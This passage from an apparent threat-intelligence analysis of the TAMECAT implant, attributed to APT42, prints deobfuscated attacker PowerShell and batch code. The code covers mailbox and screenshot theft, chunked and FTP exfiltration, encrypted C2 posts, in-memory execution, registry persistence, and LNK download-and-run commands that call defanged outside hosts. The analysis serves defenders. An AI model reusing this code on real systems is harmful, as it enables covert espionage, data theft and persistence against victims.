# Take 50 screenshots, 15s apart
1..50 | ForEach-Object {
    $name = (Get-Date -Format 'yyyy-dd-MM_HH-mm-ss') + '.png'
    $png   = Join-Path $cacheDir $name
    Save-Screenshot $png
    # exfiltrate $png
    Remove-Item -Force $png -ErrorAction SilentlyContinue
    Start-Sleep -Seconds 15
}
```

Figure 8*: screenshots collection by TAMECAT*

Outlook OST Collection

The TAMECAT Shell module was used to perform targeted collection of Outlook mailboxes. The module copies the local `.ost` cache files from Outlook profile directories, splits the data into chunks, and exfiltrates the data over encrypted channels, enabling the extraction of high-value mailbox content from the victim. This shows the attacker's interest in email-related information.

PowerShell

```
# Copy user mailbox cache from Outlook directory
copy-item C:/Users/{USER}/AppData/Local/Microsoft/Outlook/@example.com.ost `
$env:APPDATA/victim@example.com.ost
```

Figure 9*: OST outlook file copies by TAMECAT into the exfiltration folder*

Stealing in Silence: TAMECAT's Data Exfiltration Game

After collecting targeted data, TAMECAT stages and packages the artifacts for transmission using channels often shared with its command-and-control (C2) infrastructure. The data is first encrypted and transformed into JSON before being sent over a secure connection to evade interception. The Download module is responsible for the different exfiltration methods.

Packaging & staging

Targeted exfiltration begins with the queue file `ALL.txt`, where the tool consumes a single entry per iteration, decodes that Base64-encoded entry to recover the full file path, and adds the path to the current run set. Browser data and screenshots generated by other modules are included in the exfiltration run set.

The files are compressed into archives using a renamed WinRAR binary called `R.exe`, and those archives are placed in the cache folder for upload.

To stream large files without loading them into PowerShell memory, TAMECAT uses a small managed helper named `Runs.dll`.

Chunked Exfiltration with Runs.dll Helper

`Runs.dll` is a tiny .NET helper that reads a byte-range from a file and returns that slice (already Base64-encoded) to PowerShell. The module uses it to break large artifacts (archives, JSON dumps, screenshots) into 5 MB chunks and upload them.

TAMECAT loads the DLL and creates the reader2.reader object, sets a 5 MB chunk size, and calculates how many chunks the file will be split into based on its total length. For each chunk, it calls the runs.dll function `Start(startOffset, endOffset, FullPath)` to read the specified byte range and return it as Base64, so the file can be streamed piece by piece without loading the file into memory.

The relevant deobfuscated code that divides data into chunks via runs.dll is shown below:

PowerShell

```powershell
# Load the helper
Add-Type -Path $env:LOCALAPPDATA\Caches\Runs.dll
# Instantiate the class (namespace: reader2, class: reader)
$reader = New-Object reader2.reader

# 5mb Chunk configuration
$ChunkSize = 5000000
$FileLen = (Get-Item $FullPath).Length
$Parts = [math]::Floor($FileLen / $ChunkSize) + 1

# Per-chunk: call Runs.dll start() function, get the chunk as Base64 back
$chunkB64 = $reader.Start($startOffset, $endOffset, $FullPath)
```

Figure 10*: runs.dll loaded by TAMECAT to chunk data for exfiltration*

Each chunk is wrapped in a compact JSON envelope that contains the metadata required to reassemble, verify, and track the upload by the actor.

PowerShell

```
# Build the JSON envelope that carries this chunk
$envelope = @{
  cmd = "upload"
  file_name = [IO.Path]::GetFileName($FullPath)
  file_size = $FileLen
  part_index = $i + 1
  total_parts = $Parts
  chunk_size = $ChunkSize
  chunk_data_b64 = $chunkB64
  timestamp_utc = Get-Date
} | ConvertTo-Json -Compress
```

Figure 11*: Structure of the JSON envelope used to carry each chunk*

TAMECAT reuses its C2 uploader implementation for exfiltration to reduce the number of distinct outbound connections. The JSON envelope is encrypted as described in the Encryption section and then transferred over HTTPS to the configured endpoint.

When an envelope upload fails, the client retries and resumes from the last acknowledged offset rather than restarting the entire transfer.

FTP Exfiltration

TAMECAT can also exfiltrate data over FTP as an alternate transport alongside HTTPS and the other C2 channels. When FTP is selected, the loader follows the same staged workflow used for other transports but adapts the transfer to the FTP protocol.

Files are uploaded with `System.Net.FtpWebRequest` in binary and passive mode. The loader builds `ftp://URI`, supplies a `NetworkCredential` object constructed from runtime-injected values, and writes the raw file bytes to the request stream.

PowerShell

```powershell
# global variables injected values
  $ftpHost    = $global:FTPEndpoint
  $ftpUser    = $global:FTPUser
  $ftpPass    = $global:FTPPassword
  $remotePath = "[PATH]"
  $localFile  = "[Exfiltrated File PATH]"
...
# Build ftp uri
  $uri = [Uri]::new("$ftpHost/$remotePath")
...
# Create request and configure transport
  $req = [System.Net.FtpWebRequest]::Create($uri)
  $req.Method    = [System.Net.WebRequestMethods+Ftp]::UploadFile
  $req.Credentials = New-Object System.Net.NetworkCredential($ftpUser, $ftpPass)
  $req.UseBinary   = $true
  $req.UsePassive = $true
...
```

```
# Read file bytes and upload
  $bytes = [System.IO.File]::ReadAllBytes($localFile)
  $req.ContentLength = $bytes.Length
  $stream = $req.GetRequestStream()
  $stream.Write($bytes, 0, $bytes.Length)
```

Figure 12*: FTP upload flow using System.Net.FtpWebRequest*

Evasion Masterclass: Inside TAMECAT's Stealth Tactics

TAMECAT operates as a modular in-memory loader that uses trusted system binaries and temporary artifacts to blend in with normal activity and minimize on-disk traces. It employs various obfuscation techniques to evade detection and complicate analysis.

In this section, we explore TAMECAT's sophisticated and stealthy execution methods.

TAMECAT Encryption Mechanism

TAMECAT protects telemetry and controller payloads with an in-memory AES-256 CBC encryption mechanism, which it uses to send and receive data covertly and securely. The first TAMECAT module place a couple of long-lived keys into global variables. Each request uses a fresh 16-character IV that is sent to the C2 so the actor can stay in sync. The mechanism is simple and repeatable by all TAMECAT modules:

- Use the key from the global variable.
- Generate IV.
- Encrypt the data as a JSON envelope with a key and IV.
- Send the data alongside the IV in a header.
- Decrypt responses using the same key and IV.

The initial module defines a global variable containing the AES key for later use, ensuring subsequent modules can encrypt and decrypt data.

PowerShell

```powershell
# runtime key set into $global:emlgwwjgbz
  $global:emlgwwjgbz = "g9944pf33sbuuuspi3z2er6rqh9ermxk"
```

```
...
```

Figure 13*: The key is injected into a global variable by the first module*

Each module generates a random IV and uses AES-256-CBC to encrypt outbound payloads into Base64-encoded ciphertext. The encryption function accepts 3 parameters: the data to encrypt, the AES key, and the IV.

PowerShell

```powershell
function IVGenerator() {
  $letters = ([char[]](65..90) + [char[]](97..122))
  -join (1..16 | ForEach-Object { $letters | Get-Random })
}
```

Figure 14*: per request IV generator function*

PowerShell

```powershell
function AESEncryption {
  param($plainText, $keyText, $ivText)
  $aes = [Security.Cryptography.Aes]::Create()
  $aes.BlockSize = 128
  $aes.KeySize   = 256
  $aes.Key = [Text.Encoding]::UTF8.GetBytes($keyText)
  $aes.IV  = [Text.Encoding]::UTF8.GetBytes($ivText)
  $enc = $aes.CreateEncryptor($aes.Key, $aes.IV)
  $ms = New-Object IO.MemoryStream
  $cs = New-
Object Security.Cryptography.CryptoStream $ms, $enc, [Security.Cryptography.CryptoStream
Mode]::Write
  $sw = New-Object IO.StreamWriter $cs
...
  $base64 = [Convert]::ToBase64String($ms.ToArray())
...
  return $base64
}
```

Figure 15*: AES 256 CBC encryption function*

These functions construct outbound payloads and wrap them in JSON. The JSON contains the Base64 ciphertext and relevant metadata. The module places the random IV in a header named Sec-Host, which is required for the actor to decrypt the data.

PowerShell

```powershell
# key value fetched from the global variable
$key = $global:emlgwwjgbz
# random IV generation
$iv = IVGenerator
```

```powershell
# Build envelope, encrypt with runtime key and per-request IV, send IV as Sec-Host
$envelope = '<data>'
# call encryption function with key and iv
$cipher = AESEncryption -plainText $envelope -keyText $key -ivText $iv
# Send payload while inserting the IV into a header field named Sec-Host
$payload = @{ data = @{ json = $cipher }; "Sec-Host" = $iv } } | ConvertTo-Json
$http.open "POST", $c2url, $false
$http.setRequestHeader "Content-type", "application/json"
$http.setRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
$http.send ($payload)
```

Figure 16*: Encrypted mechanism used across TAMECAT's modules*

Inbound payloads from C2 are decrypted in the same way using an AES key stored in a global variable and the IV supplied in the message. The payload is parsed as JSON, processed with several string manipulations, and executed entirely in memory.

PowerShell

```powershell
# AES-256-CBC decrypt the same mechanism as encryption
function AESDecryption {
  param($cipherB64, $keyText, $ivText)
  ......
  $decryptor = $aes.CreateDecryptor($aes.Key, $aes.IV)
  $ms        = New-Object IO.MemoryStream ([Convert]::FromBase64String($cipherB64))
  $cs        = New-Object Security.Cryptography.CryptoStream $ms, $decryptor,
[Security.Cryptography.CryptoStreamMode]::Read
  ......
}

function InboundPayloadHandler ($cipherB64, $ivText) {

  # decrypt using the shared runtime key and IV
  $jsonPlain = AESDecryption -data $cipherB64 -key $global:emlgwwjgbz -iv
$ivFromAttacker

  if ($jsonPlain -ne "" -and $jsonPlain -ne $null) {
    $obj = $jsonPlain | ConvertFrom-Json

    # controller bundles are delivered as an array of chunks
    [string[]]$chunks = $obj.TwuLwMA
    ...

    # Decode to script text
    [string]$moduleText =
[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($moduleB64))

    # Run in memory with invoke-expression
    & (Get-Command '*ke-e*') $moduleText
  }
}
```

Figure 17*: In-memory inbound handler for decryption and execution.*

TAMECAT Code Obfuscation and Payload Stitching

TAMECAT leans on noisy layers that look random but stitch into a predictable pattern. Payloads are split into dozens of base64 shards, reassembled at runtime, decrypted in memory, and executed through wildcard command resolution. Names are long and meaningless, delaying comprehension while keeping the core logic small and reusable.

Across this article, we showed a clean, minimally obfuscated slice for readability, but the live modules are far more compact and obfuscated. This section describes some of TAMECAT's obfuscation techniques and shows original code sections.

One technique reconstructs a payload from many encrypted fragments, decrypts the assembled blob, and runs the result entirely in memory, or builds payloads from hundreds of indexed fragments.

PowerShell

```powershell
$QapHLAbPoV7 = "YzaQcBnDE19kUpja9NvFS6GF/W5Mj3orIzloHKHwrTQuxAa8...{REDACTED}...AQam8SApRGbH8kvuu1/3LSbuqh"
$GceYk8nH9D  = "ZayEaOzek1uAcoCVxeWPMjahyHdU8zWhMLvWIwz3M9xT8u7P...{REDACTED}...BVhaKzjrmWvN2B4pOL2LCLESpc"
$TnSxKpKw7Cm = "N7XrsA7lkmzRRT0tgB1/khaNz/eM6AVT3MzYBMe6ojjN9F6k...{REDACTED}...NlDoSYY9AZfoAlVBRY8QomxHSo"
$V4G20mrXfle = "O4/b7Qb19mC1hLs27R8K1lzE4dZBqkyGvKL4obdwhdeeEds/...{REDACTED}...5iyfiCkOKteRRbhqJceJsVns2q"
$WSETZrcqJz8 = "lX+TI1r5F8ug45LhYjC1DJ2V/njc4MR4ePGvcGeFbcFuUgM2...{REDACTED}...j55j8ZPdSNgGhEiAWt59cCZ08V"
$MIFyxzJQlVL = "IMX6z9RlC8f6dZeSxk1B8BFXeBeincYdAy1jWLmfsgQs+ljY...{REDACTED}...bX28WnFRA/L/lffcPzWyJ2hleL"
$hWX7ZZ8awFV = "LJfj6sUOob/eU4rREgyStT/zmbldCBnLQNNjMaqhVZ5ohLtu...{REDACTED}...uUpdxNIBQgr9J0J23JCe40PuSq"
$CEjKzdXzt7Q = "CvBEDDPjKKFQ9Q61oaL8HrGF3dETsNybU844MeNHPpRP8PsF...{REDACTED}...tLzSeU3gWxB1/khaNzvONbRPsD"
$aYpoinnbuuR = "7BCP/1zuAOHn+U6WGZg+HD6EbN0qJao/ZF5Rj4VtWKHnZXrR...{REDACTED}...y86xswGHB1/khaNz/eM6AQMRH5"
$4kJvAu3HPMB = "8ra7MhKWg6n9phFaSoe2D+v0lu6VlpHH5+5Dk4U4WldD6v8G...{REDACTED}...NFhAIVMnH7B1/pR3FhC/wmKLa/"
$gFTki6IHaUq = "vDuttd0qo+ePJtlapqL7Z1OC0q/Z9iZfHAeKqOrw7POEDjuM...{REDACTED}...bclHfnak35lUA8Nr5IMSmk9QhS"
$0FXZthzqeHP = "wW9sqsto+jv0FzvPDcGagySWusAE/1d2cwDsqe5cEglrV44+...{REDACTED}...EB1/khaNz/eM6AVT3B1/khaFlF"
$GFitrvN9eTI = "h9G0WndXMBvRwTXz9eNHS57qx/exRJM9Q83tUGBTus4vDypu...{REDACTED}...289jW4ML89B1/khaNz/eM6AiOT"
$Mukz45kpVZ0 = "TCH08a0BsOCFKXlTnGme56jw1jPFc8rZZe6s6JfczwjIuR6U...{REDACTED}...YE9ey5zjB1/khaNz/eM6AVT39R"
$PVoBqFYU478 = "K5b8c/TJt+cMpZWaR7nY3D/TkriAYpt0cgbVmBlmOOaGE0sM...{REDACTED}...t+fAkpHQJfUvFGbQF3HblFEYc6"
$S9hIpIiGUjV = "rb6gTib3fK9epOzuYyTAytuszcCzjKsbGWw4vEnuFfNUOqLM...{REDACTED}...8NtX9YgAywPW8B1/khaNzP5CD2"
$rSrLPl0TBHDo = "1woq1lzeXsYlmCAuLskK9iYx+DhWvR5ZWxYtN2IOwSRQgl6F...{REDACTED}...xrWUpCB1/khaNz/eM6AVTIdlW"
$QdS86omIsar = "qDlYs+yyrQRiRz3UXVJA0xt48sFRLV9GDsIIBY+kmlIaJnbz...{REDACTED}...PqtQwK5RJM9Q83tRJM9Q83tdw6"
$4ln6SFRvKLZ = "bFYMyVb5kbhue/HoC0ChCwl1UuzoKP4mZfQwhidBPB24AmxF...{REDACTED}...pqtQwKRJM9Q83tRJM9Q83dd5w6"
$LHe5eXFHAfy = "Dr5eESCsbp0btnRJ7RVR6i3L3WeO1us4s5rB98fShmNOrMOh...{REDACTED}...lUp0zo/ZF5Rj4VtWKH4VtWKHnZ"
$Pbtb3KdWPih = "K1SALvhntxNYFANY4kx3KXETwoNRZRbAvrlqjQf3ePmzMUrf...{REDACTED}...8NkNPPuJKPHzC8/9vqThSTPVh5"
```

```
$6E0VKZtCl6k = "DeyRI1lggsYJxUtwEj3Y05mosIROcWfk1Fz8KtksdMDbNXiH...
{REDACTED}...rM0yR7nY3D/TkriRbAvrlqjd9e"
$xUHlwelH9n8 = "hICpp7bmMScxJAOZpA27lJ2M8bTqPa1U6y91L62ogLzG8PjT...
{REDACTED}...7/4j8spMORbAvrlqjEQyHjZqAd"
$ARVcTt19uiS = "FulUlZFYIGcq4A23KJZu84+uT15U/lKjKweqgLFBV4UN7EdX...
{REDACTED}...81yib00RbAvrs5lqj6mP7v9srQ"
$3STPdSzmYsl = "en2g3Nxu6MRSBbLDMrKBADaWvU4zUDmEauM8Q3jmT8+WwQEy...
{REDACTED}...GGUwRuwrMys5rB984TUa4jmagB"
$f2SZXBufNqR = "00vrUr9s/ubhSZXboWhn8Rjkoo70a/7DXqtdxm6H0oyyQ8I1...
{REDACTED}...qMl2P3HrNhfF5rB98jFS6ozv1s"
```

Figure 18*: Dozens of strings are stored in variables*

PowerShell

```powershell
# Assign the base64 strings into an array
$ZBoX33QFfKdgZE = @(
  $oapHLApBov7, $GceYk8nlH9D, $TnSxKpKw7Cm, $V4G20mrXfle, $WSETZrcqJz8, $MIFyxzJOlVL,
  $hWXZ7Zz8wFV, $CEjKzdXzt7Q, $aYpoinnbuuR, $4kJvAu3HPMB, $gFTki6IHaUq, $0FXZthzqeHP,
  $GFitrvN9eTI, $Mukz45kpVZ0, $PVoBqFYU478, $S9hIpIiUGjV, $rSrLPl0TBHDo, $QdS86omIsar,
  $4ln6SFRvKLZ, $LHe5EXHAFv, $PBtb3KDWPlj, $dE0VKZtCl6k, $xUHiWelH9n8, $ARVcTt19uiS,
  $3STPdSzmYsl, $4O7S2IlfVW4, $f2SZXBufNqR, $j4LhxRgZNAs, $1xGDQvAkBkg, $tnBXMxesAOy,
  $w3Rxe8UqQyb, $rbydSW9iUWz, $6erQwzJsbfe, $nSjibO3iIO5, $XQEsDcfJyPB, $fKFrpqAI4OI,
  $i2hTkjAapwG, $khzr4pdQuAZ, $fqHC0dyiobc, $uG8ZsSK4kFE, $4EVITpBAT5C, $jmExzgCAyvy,
  $HUtkxenYzm2, $zLt0W64tOXMO, $kAEv1GPetZ5, $MMiiqYTKy4k, $GPNqAnY1dqp, $WqoVM2BUIIZ,
  $HPzPWvaCt2q, $kj4YzU1tewu, $SrrDB30rNJo, $YI19jkF78jk, $ZWERzweq0Nf, $yg1jQkR5fE0,
  $tWgYhztYX7r, $1IC6EWQBuDQN
)

# Assemble fragments at runtime
$ASBLBdU = ""
foreach ($id in $ZBoX33QFfKdgZE) { $ASBLBdU += $id }
$ASBLBdU = $ASBLBdU.Trim()

# decrypt and run in memory
$gIBoIu38LeWRVZLc = f8qnfbxr($ASBLBdU)
  & (gcm i*?-e*n) $gIBoIu38LeWRVZLc
```

Figure 19*: Build and run a giant base64-encrypted payload from many small pieces*

PowerShell

```powershell
luelriciuewwubjtc ( $tpf[6]+ $zxr[0]+ $mhx[1]+ $yk6[3]+ $ul0[7]+ $zoo[0]+ $mxe[5]+
$dof[0]+ $kzm[0]+ $smn[0]+ $pko[0]+ $zdu[1]+ $sc1[3]+ $scb[6]+ $you[0]+ $pmj[1]+
$pio[0]+ $seq0[4]+ $lba[1]+ $spo[7]+ ... $tok[3]+ $ofm[0]+ $xfa[3]) @(
"$global:emlgwwjgbz", "$global:qraznczsewhv", "$global:zxcxjmutuxhv",
"$global:nhprewmg", "$global:ahennlazfxwfydhaxo", "$global:fxuadbcdn" )
```

Figure 20*: Payload assembled from hundreds of indexed fragments*

Another technique in TAMECAT's arsenal appears when the loader receives a controller payload from C2. The loader injects live configuration into the unpacker at runtime, so the decrypted module receives fresh endpoints and credentials only when it runs. This keeps static samples sterile and forces analysts to capture runtime state to recover the true C2 addresses, keys, and webhook values. The pattern is straightforward and effective:

The loader defines a set of global variables, and the unpacker replaces short placeholder tokens in the decrypted script with global variables before compiling and executing the result in memory.

PowerShell

```powershell
# runtime globals injected by the loader
$global:C2Endpoint    = "hxxps[://]zx3nkaavlai[.]map[.]azionedge[.]net"
$global:DiscordChannel  = "hxxps://discord[.]com/api/channels/{REDACTED}"
$global:EncryptionKey  = "g9944pf33sbuuuspi3z2er6rqh9ermxk"
.....
# Decode and decrypt the ciphertext into plaintext script
.....
# swap short tokens inside the decrypted script for the live globals
try {
  $decryptedScript = $decryptedScript.Replace($placeholderArray[1],
'$global:C2Endpoint')
  $decryptedScript = $decryptedScript.Replace($placeholderArray[0],
'$global:EncryptionKey')
  $decryptedScript = $decryptedScript.Replace($placeholderArray[4],
'$global:DiscordBot')
  .....
}
# compile and run in memory so the final controller
$scriptblock = [Scriptblock]::Create($decryptedScript)
& $scriptblock
```

Figure 21*: Global variables are placed into the decrypted payload*

Living-off-the-Land Binaries (LOLBins)

TAMECAT relies on trusted, signed Windows binaries and common user tools. In addition to using PowerShell's powerful features, the actor leverages other trusted binaries, including `conhost.exe`, `cmd.exe`, `curl.exe`, and `msedge.exe`, to make malicious actions appear as normal system activity.

`Conhost.exe` is a signed console broker that can host console workloads without displaying a window. TAMECAT uses Conhost to run a bat script in the background:

```
conhost --headless C:\Users\Public\Microsoft.bat
```

TAMECAT uses `curl.exe` to send and receive information between the compromised host and the attacker C2 servers. Example of a POST request sent by curl and used as a telemetry or beacon channel:

```
curl.exe -X POST "https://<FIREBASE-ENDPOINT>.json" -H
```

```
"Content-Type: application/json" -d "{\"LastUpdatTime\":{\".sv\":\"timestamp\"}}"
--ssl-no-revoke"
```

TAMECAT also leveraged `msedge.exe` to harvest personal browser data, as described in the Data Harvesting section above.

User Deception via Fake Document

To minimize user suspicion, TAMECAT executes a PowerShell routine that launches a OneDrive document in Edge, simulating legitimate user activity while the in-memory loader runs in the background. TAMECAT initiates MSEdge to show benign content:

```
start msedge \""hxxps[://]1drv[.]ms/w/c/208F0gfdtrhkjB256/EXaIieylg5EtG6mcLAdhtdhgdytrfHI
```

Memory-Resident Operations and Reduced Forensic Traces

TAMECAT executes most of its functionality directly in memory. Earlier Google reports indicate that the malware was writing a victim identifier to `%LOCALAPPDATA%\config.txt`. In the sample we analyzed, that identifier is instead stored in the user registry key `HKCU:\SOFTWARE\MSCore\config` reflecting the actor's ongoing efforts to minimize on-disk artifacts and reduce forensic detection. Thi demonstrates TAMECAT's evolution toward stealthier, memory-resident operations with a smaller disk footprint.

Leveraging Cloudflare Workers for Resilient C2

TAMECAT leverages Cloudflare Workers (e.g., `*.workers.dev`) as a serverless C2 edge, offering significant advantages to the adversary. Traffic to Cloudflare blends seamlessly with normal web browsing and is widely permitted, while the edge conceals the true origin infrastructure. This setup simplifies maintenance and delivers low-noise, resilient command traffic that is difficult to block with simple network rules. The use of Cloudflare's infrastructure, including Workers, for staging and command-and-control has become increasingly common in APT campaigns over the past few years.

Surviving the Reboot - TAMECAT's Persistence Mechanisms

"Renovation" Run Key

TAMECAT persistence module drops a disposable batch file (`v.bat`) in the user's Internet Explorer profile under a List folder, and by creating a per-user Run registry key named Renovation.

The command enumerates all items in the List folder and starts each one.

PowerShell

```
Set-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Run' -Name
'Renovation' -Value "cmd /c \"for %a in (\"%localappdata%\Microsoft\Internet
Explorer\List\*\") do ( start \"\" \"%a\" )\""
```

Figure 22*: Creation of the Renovation Run value that launches every file in the List directory at logon*

This key executes `v.bat` at every interactive logon, which in turn launches the backdoor (`fhgPczTORoCNEDsm.txt`). The batch file is obfuscated with randomized noise tokens that are stripped at runtime to reconstruct a command executing the loader in memory via PowerShell:

```
Powershell -w 1 "$PbwpcDxXtAnaGrsu=(Get-Content -Path
C:\Users\victim\AppData\Local\Microsoft\Windows\AutoUpdate\fhgPczTORoCNEDsm.txt);
&(gcm i*x)$PbwpcDxXtAnaGrsu"
```

Before creating the Renovation Run key, the sample sets console compatibility values so the command prompt environment behaves predictably when the staging loop runs. Specifically, the actor writes `DelegationConsole` and `DelegationTerminal` registry values that point command-line handling to `conhost.exe` and ensure child processes launched from the console run in the expected terminal host. Setting these values before creating the Run entry ensures launched commands inherit a consistent console host context, reducing the chance that alternative terminal hosts or compatibility settings will break the loader.

PowerShell

```
# Ensure the Console\%Startup% registry key exists for the current user
$consoleKeyPath = "HKCU:\Console\%Startup%"

if (-not (Test-Path -Path $consoleKeyPath)) {
  New-Item -Force -ItemType Directory -Path $consoleKeyPath
}

# GUID used to direct console hosting to conhost.exe
$consoleGuid = "{B23D10C0-E52E-411E-9D5B-C09DF709C7D}"

# Set DelegationConsole and DelegationTerminal so launched consoles use the expected host
New-ItemProperty -Force -Path $consoleKeyPath -Name "DelegationConsole" -PropertyType String -Value $consoleGuid
New-ItemProperty -Force -Path $consoleKeyPath -Name "DelegationTerminal" -PropertyType String -Value $consoleGuid
```

Figure 23*: Creation of DelegationConsole and DelegationTerminal registry values*

The "UserInitMprLogonScript" Mechanism

An auxiliary persistence channel is maintained via a hidden batch script named `Microsoft.bat`, configured to run at every logon via the per-user `UserInitMprLogonScript` registry key.

This script acts as a lightweight beacon, communicating with a Firebase Realtime Database under a per-host path (e.g., `OutlookStandaloneUpdate/<host-id>`), posting server-side timestamps to signal host availability:

Batch

```
chcp 65001
curl -X GET "hxxps://{REDACTED}.firebaseio[.]com/OutlookStandaloneUpdate/<host-id>/LastUpdate.json" --ssl-no-revoke
curl -X POST "hxxps://{REDACTED}.firebaseio[.]com/OutlookStandaloneUpdate/<host-id>.json" ^
  -H "Content-Type: application/json" ^
  -d "{\"LastUpdateTime\":{\"\\x2esv\":\"timestamp\"}}" --ssl-no-revoke
```

Figure 24*: Reconstructed Microsoft.bat content*

The registry value set to enable this:

PowerShell

```
# Using the per-user HKU path for the targeted SID
$envPath = "HKU:\<SID>\Environment"
Set-ItemProperty -Path $envPath -Name "UserInitMprLogonScript" -Value "conhost --headless C:\Users\Public\Microsoft.bat"
```

Figure 25*: Creation of UserInitMprLogonScript registry value*

SpearSpecter Infrastructure & Attribution Breakdown

Our investigation assesses with high confidence that the SpearSpecter campaign is operated by Iranian state-aligned operators working on behalf of, or in close coordination with, the Islamic Revolutionary Guard Corps Intelligence Organization (IRGC-IO). This conclusion is based on robust technical evidence, including distinctive infrastructure patterns, highly tailored social-engineering tradecraft, and the deployment of custom malware such as TAMECAT, all of which are consistent with operations publicly attributed to APT42 and related IRGC-IO units.

The SpearSpecter campaign's infrastructure reflects a sophisticated blend of agility, stealth, and operational security designed to sustain prolonged espionage against high-value targets. The operators leverage a multifaceted infrastructure that combines legitimate cloud services with attacker-controlled resources, enabling seamless initial access, persistent command-and-control (C2), and covert data exfiltration. Notably, Google / Mandiant documents APT42 operating multiple infrastructure clusters in parallel and abusing Google Sites to funnel victims to fake logins, alongside NICECURL and TAMECAT malware-based operations, patterns we also observe in SpearSpecter. Each cluster employs different infrastructure sets (e.g., distinct lure domains/CDNs, separate delivery hosts, varied C2 fronting) yet shares the same tooling and objectives of credential theft, data theft, and long-term espionage. In practice, this explains minor infrastructure divergences across incidents without weakening the attribution: the clusters differ in infrastructure, not in mission or tradecraft.



Adversary
APT42
Infrastructure
Known Operational Infrastructure and pattern used by APT42
Capabilities
• TAMECAT
• NICECURL
• LNK-as-PDF delivery
• In-memory Powershell execution
• Credentials theft via trusted-cloud lures.
• Windows-native tools
• Command-line obfuscation pattern
• AES-256 encryption
• Multi-channel C2
• Chunked, encrypted exfil
• Runkey / logon persistence
Victimology
Senior government and defense entities in the Middle East

Figure 26*: Diamond Model representation of SpearSpecter (APT42).*

Infrastructure and Tradecraft Overview

Our investigation identified tools, infrastructure components, and operational patterns within SpearSpecter that strongly align with activity historically attributed to APT42.

Tooling and Capabilities

The presence of TAMECAT, an implant enabling arbitrary PowerShell/C# execution over HTTP(S) via Base64 tasking, and the Runs.dll component used for data preparation and exfiltration reinforces the APT42 link. This combination mirrors the actor's documented preference for reusing familiar implants and lightweight helpers to sustain access and move data quietly, aligning with prior APT42 operations and our weighting on capability/tool reuse.

Operational Security (OPSEC) Consistency

SpearSpecter shows repeatable OPSEC habits that help tie activity together.

These behaviors follow a delivery pattern publicly attributed to APT42/CharmingCypress by Google/ Mandiant and Volexity. Delivery typically involves an `.LNK` shortcut file that impersonates a decoy document (for example, a PDF). The LNKs embed obfuscated command lines that are repaired at runtime, and some chains launch PowerShell stagers that read TAMECAT modules from the attacker's Command and Control and invoke them in memory.

First, as part of the initial access phase, an `.LNK` (impersonate as PDF) file contained deliberately garbled commands that are repaired at runtime by removing filler characters. This rebuilds a command, then renames the downloaded file, and finally executes it:

```
"C:\Windows\System32\cmd.exe" /c set hm="cmolbd /c colburl --ssolblno-revoolbke -o vgh.t
htolbtps[://]linolbe[.]complolbetely[.]workolbers[.]deolbv/aoh5 &
rename vgh.tolbxt temolbp.baolbt & %%tmolbp%% " & call %%hm:olb=%%
```

The same pattern appears in known NICECURL activity linked to APT42, shown in the Google / Mandiant write-up. The actor rebuilds the real curl/POST command that writes to `%temp%` and then executes it, matching the download, rename, execute sequence we observed:

```
cmd.exe /c set c=cu7rl --s7sl-no-rev7oke -s -d
"id=CgYEFk&Prog=2_Mal_vbs.txt&WH=Form.pdf\" -X PO7ST hxxps://prism-
west-candy[.]glitch[.]me/Down -o %temp%\\down.v7bs & call %c:7=% &
```

```
set b=sta7rt \"\" \"%temp%\\down.v7bs\" & call %b:7=%
```

Second, as part of the TAMECAT persistence process, a PowerShell script reads commands from a local file and runs them in memory using "Invoke-Expression", which the attacker obfuscates with a wildcard to evade detection.

```
powershell -w 1 "$Pbwpc=(Get-Content -Path
'C:\Users\<user>\AppData\Local\Microsoft\Windows\AutoUpdate\fhgPczTORoCNEDsm.txt');
 &(gcm "i*x) $Pbwpc"
```

The pattern mirrors APT42 (CharmingCypress) tradecraft publicly described by Volexity, where PowerShell is used with string replacement and wildcards to resolve Invoke-Expression before executing the payload:

```
powershell -w 1 $pnt=(Get-Content" -Path
C:\Users\<redacted>\AppData\Roaming\Microsoft\documentLoger.txt);
&(gcm "i*x)$pnt
```

